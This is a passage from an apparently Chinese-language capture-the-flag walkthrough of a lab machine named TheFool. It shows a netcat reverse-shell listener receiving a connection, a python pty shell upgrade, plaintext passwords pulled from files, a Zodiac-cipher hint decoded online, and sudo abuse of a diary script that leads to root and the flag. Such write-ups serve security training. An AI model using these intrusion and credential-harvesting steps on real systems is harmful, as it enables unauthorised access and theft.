usage: nc [-46CDdFhklNnrStUuvZz
          [-m minttl] [-O length
          [-q seconds] [-s sourc
          [-w timeout] [-X proxy
          [destination] [port]
```

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# mkdir targets

┌──(root㉿kali)-[/home/kali]
└─# ls
Desktop    Downloads    Music     Public   result.txt  Templates
Documents  fscan_amd64  Pictures  reports  targets     Videos

┌──(root㉿kali)-[/home/kali]
└─# nc -lvvp 8888
listening on [any] 8888 ...
192.168.0.106: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.106] 58122
```


切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

在用户目录下面的index.php看到用户的密码



```
www-data@TheFool:/home/Elaina/TravelDiary$ cat index.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>小魔女哈哈哈</title>
```




```
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the scent of saltwate
lk and watching fishing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led through groves
small deer that darted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts, and local speci
h a filling of local berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the afternoon, sat ir
Elaina:Ashenwitch1501017
    </p>

    <img src="jlgl.jpg" alt="另一张图片" style="max-width:100%;height:auto;">
</body>
</html>

www-data@TheFool:/home/Elaina/TravelDiary$
```


```
Elaina:Ashenwitch1501017
```

拿到用户权限。

在note.txt看到信息，去解密：



```
Elaina@TheFool:~$ cat note.txt
passwd
小写2024
diary.sh passwd == hide
https://www.dcode.fr/chiffre-tueur-zodiac
Elaina@TheFool:~$
```



★ 浏览完整的工具列表

十二宫杀手号码

+ 将*Zodiac Killer Number*添加到您的移动应用程序!

结果

WANDERLUST

菜单

- 解读黄道十二宫字母
- 黄道密码

什么是十二生肖数字? （定义）

十二宫杀手是谁?

十二生肖的字母有哪些?

如何像 Zodiac 一样加密消息?

如何解读十二生肖信息?

Z408（第一密文）的内容是什么?

Z340（第二个密码-忽略换位）的内容是什么?


Z13的内容是什么?

Z32的内容是什么?

Z408（第一个密码）和 Z340（第二个密码 - 忽略转置）有什么共同之处?


解读黄道十二宫字母 ↺

★ 黄道十二宫杀手使用的符号（点击添加）




★ 变体 ● Z408（第一密码）


○ Z340（第二个密码 - 忽略转置）



```
Elaina@TheFool:~$ sudo -l
Matching Defaults entries for Elaina on TheFool:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User Elaina may run the following commands on TheFool:
    (ALL) NOPASSWD: /usr/local/bin/diary.sh
Elaina@TheFool:~$ 
```



```
Elaina@TheFool:~$ sudo /usr/local/bin/diary.sh wanderlust2024
Travel Journal - Public Content
----------------------------------------
Travel Journal - Public Entries:

July 3rd:
Started my journey in a charming coastal town. The morning breeze carried the scent of sa
lk and watching fishing boats return to harbor.

July 7th:
Took a day trip to explore nearby woodlands. The trails were well-marked and led through
small deer that darted across the path.

July 10th:
Visited the central market in town. Vendors sold fresh produce, handmade crafts, and loca
h a filling of local berries.

July 14th:
Spent the morning at the town museum learning about the area's history. In the afternoon,

Access Granted - Displaying Hidden Content
----------------------------------------

--- Hidden Entries (Protected Content) ---

root:r0o!Tt
```



```
The_Fool
root{root-wT0zY6wE1kP5cP9oY3fS1rV4qU0bK8oA0lK4aM7gU0jS9uJ6fQ6sU6cS}
root@TheFool:~#
```